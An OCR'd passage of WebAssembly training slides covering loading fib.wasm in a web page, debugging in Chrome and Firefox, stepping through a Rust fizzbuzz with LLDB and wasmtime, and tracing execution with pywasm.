    console.log('fib(6) = ', fib(6)); // "8"
    console.log('fib(7) = ', fib(7)); // "13"
    console.log('fib(8) = ', fib(8)); // "21"

  });
</script>
```

Run inside browser **(day_1/fibonacci)**


fib.html × wasm-547aabd6-0

```
1  <!doctype html>
2
3  <html>
4    <head>
5      <meta charset="utf-8">
6      <title>Fibonacci example</title>
7    </head>
8    <body>
9      <script>
10       fetch('fib.wasm').then(response =>
11         response.arrayBuffer()
12       ).then(bytes =>
13         WebAssembly.instantiate(bytes, {})
14       ).then(results => {
15
16         const fib = results.instance.exports.fib;
17         console.log('fib(6) = ', fib(6)); // "8"
18         console.log('fib(7) = ', fib(7)); // "13"
19         console.log('fib(8) = ', fib(8)); // "21"
20
21       });
22     </script>
23   </body>
24 </html>
25
```




Debugging on Chrome

- Open Developer Interface with F12
- Reload your page with F5
- All resources loaded in the page
- wasm binary
- WebPage
- JavaScript console




Debugging on Chrome


- Open Developer Interface with F12
- Reload your page with F5
- All resources loaded in the page
- wasm binary
- WebPage
- JavaScript console
- chrome-wasm-debugger
  - chrome extension to provide a slightly easier debugging UI for WASM modules
  - **Not really efficient but give a try**



Debugging on Chrome




Debugging on Chrome



Debugging on Firefox

- Open Developer Interface with F12
- Reload your page with F5




- All resources loaded
- wasm binary
- WebPage


Debugging on Firefox

- Open Developer Interface with F12
- Reload your page with F5


- All resources loaded
- wasm binary
- WebPage



Debugging on Firefox



Debugging on Firefox



EXERCISE

Step-by-step debugging of

day_1/fibonacci

Debugging with LLDB & wasmtime

- Debugging WebAssembly Outside of the Browser
  - blogpost, video - `day_1/debugging_lldb/fizzbuzz`
- Prerequisite
  - `rustup target add wasm32-wasi --toolchain nightly`
- Compile to WebAssembly
  - `cargo +nightly build --target=wasm32-wasi`
- Execute
  - `wasmtime ./target/wasm32-wasi/debug/fizzbuzz.wasm`
- Launch wasmtime with lldb attached
  - `lldb -- wasmtime -g ./target/wasm32-wasi/debug/fizzbuzz.wasm`
- Commands:
  - `run / breakpoint set --name fizzbuzz / c`
- lldb help
  - GDB to LLDB command map - link
  - lldb cheat sheet - link

```
(lldb) target create "wasmtime"
Current executable set to 'wasmtime' (x86_64).
(lldb) settings set -- target.run-args  "-g" "./target/wasm32-wasi/debug/fizzbuzz.
(lldb) breakpoint set --name fizzbuzz
Breakpoint 1: no locations (pending).
WARNING:  Unable to resolve breakpoint to any actual locations.
(lldb) run
Process 9733 launched: '/usr/bin/wasmtime' (x86_64)
1 location added to breakpoint 1
Process 9733 stopped
* thread #1, name = 'wasmtime', stop reason = breakpoint 1.1
    frame #0: 0x00007ffff5963d04 JIT(0x555556c86160)`fizzbuzz(i=1) at main.rs:11
   8
   9    #[no_mangle]
   10   pub fn fizzbuzz(i: u32) -> Cow<'static, str> {
-> 11       let by3 =_i % 3 ==0;
   12       let by5 = i % 5 ==0;
   13
   14       match (by3, by5) {
(lldb) c
Process 9733 resuming
1
Process 9733 stopped
* thread #1, name = 'wasmtime', stop reason = breakpoint 1.1
    frame #0: 0x00007ffff5963d04 JIT(0x555556c86160)`fizzbuzz(i=2) at main.rs:11
   8
   9    #[no_mangle]
   10   pub fn fizzbuzz(i: u32) -> Cow<'static, str> {
-> 11       let by3 =_i % 3 ==0;
   12       let by5 = i % 5 ==0;
   13
   14       match (by3, by5) {
(lldb) c
Process 9733 resuming
2
Process 9733 stopped
* thread #1, name = 'wasmtime', stop reason = breakpoint 1.1
    frame #0: 0x00007ffff5963d04 JIT(0x555556c86160)`fizzbuzz(i=3) at main.rs:11
   8
   9    #[no_mangle]
   10   pub fn fizzbuzz(i: u32) -> Cow<'static, str> {
-> 11       let by3 =_i % 3 ==0;
   12       let by5 = i % 5 ==0;
   13
   14       match (by3, by5) {
```

Debug with pywasm

Set pywasm in debug mode

- `pywasm.on_debug()`

pywasm script examples:

- add.py - link
- env.py - link
- fib.py - link
- str.py - link
- sum.py - link


- This example inside:
  - **`day_1/hello/hello.py`**

- Why using it?
  - Really useful to trace executed instructions
  - Execute specific functions

```
In [1]: import pywasm
   ...: pywasm.on_debug()
   ...:
   ...: vm = pywasm.load('hello.wasm')
   ...: r = vm.exec('hello', [])
   ...: print(vm.store.mems[0].data[r:r + 12])
   ...:
2019/06/13 11:10:27 Sections:
2019/06/13 11:10:27
2019/06/13 11:10:27      Type[0] () -> i32
2019/06/13 11:10:27  Function[0] sig=0
2019/06/13 11:10:27     Table[0] funcref minimum=0
2019/06/13 11:10:27    Memory[0] minimum=1
2019/06/13 11:10:27    Export[0] memory -> Memory[0]
2019/06/13 11:10:27    Export[1] hello -> Function[0]
2019/06/13 11:10:27      Code[0] locals=[]
2019/06/13 11:10:27              | i32.const 16
2019/06/13 11:10:27              | end
2019/06/13 11:10:27      Data[0] Hello World
2019/06/13 11:10:27
2019/06/13 11:10:27 i32.const 16       [*]
2019/06/13 11:10:27 end                [*, 16]
2019/06/13 11:10:27 Running function hello():
2019/06/13 11:10:27 i32.const 16       [*, ]
2019/06/13 11:10:27 end                [*, |, 16]
bytearray(b'Hello World\x00')
```

Debugging - Further reading

- Using Browsers To Debug Webassembly (Mindmap) - link
- WebAssembly Debugging: The current state of interactive debugging - link
- Debug Emscripten with the Tracing API - link
- Initial DWARF support has landed in Chrome DevTools! - link



WASM binary format

Binary format - Header

- **Binary format**
- Compact
  - 121 bytes for fib.wasm
- Easy to verify

- Module structure
  - Header (magic number + version)
  - 11 Sections
    - may appear at most once
  - 1 custom section
    - unlimited
- MIME type: "**application/wasm**"
  - file command on wasm module

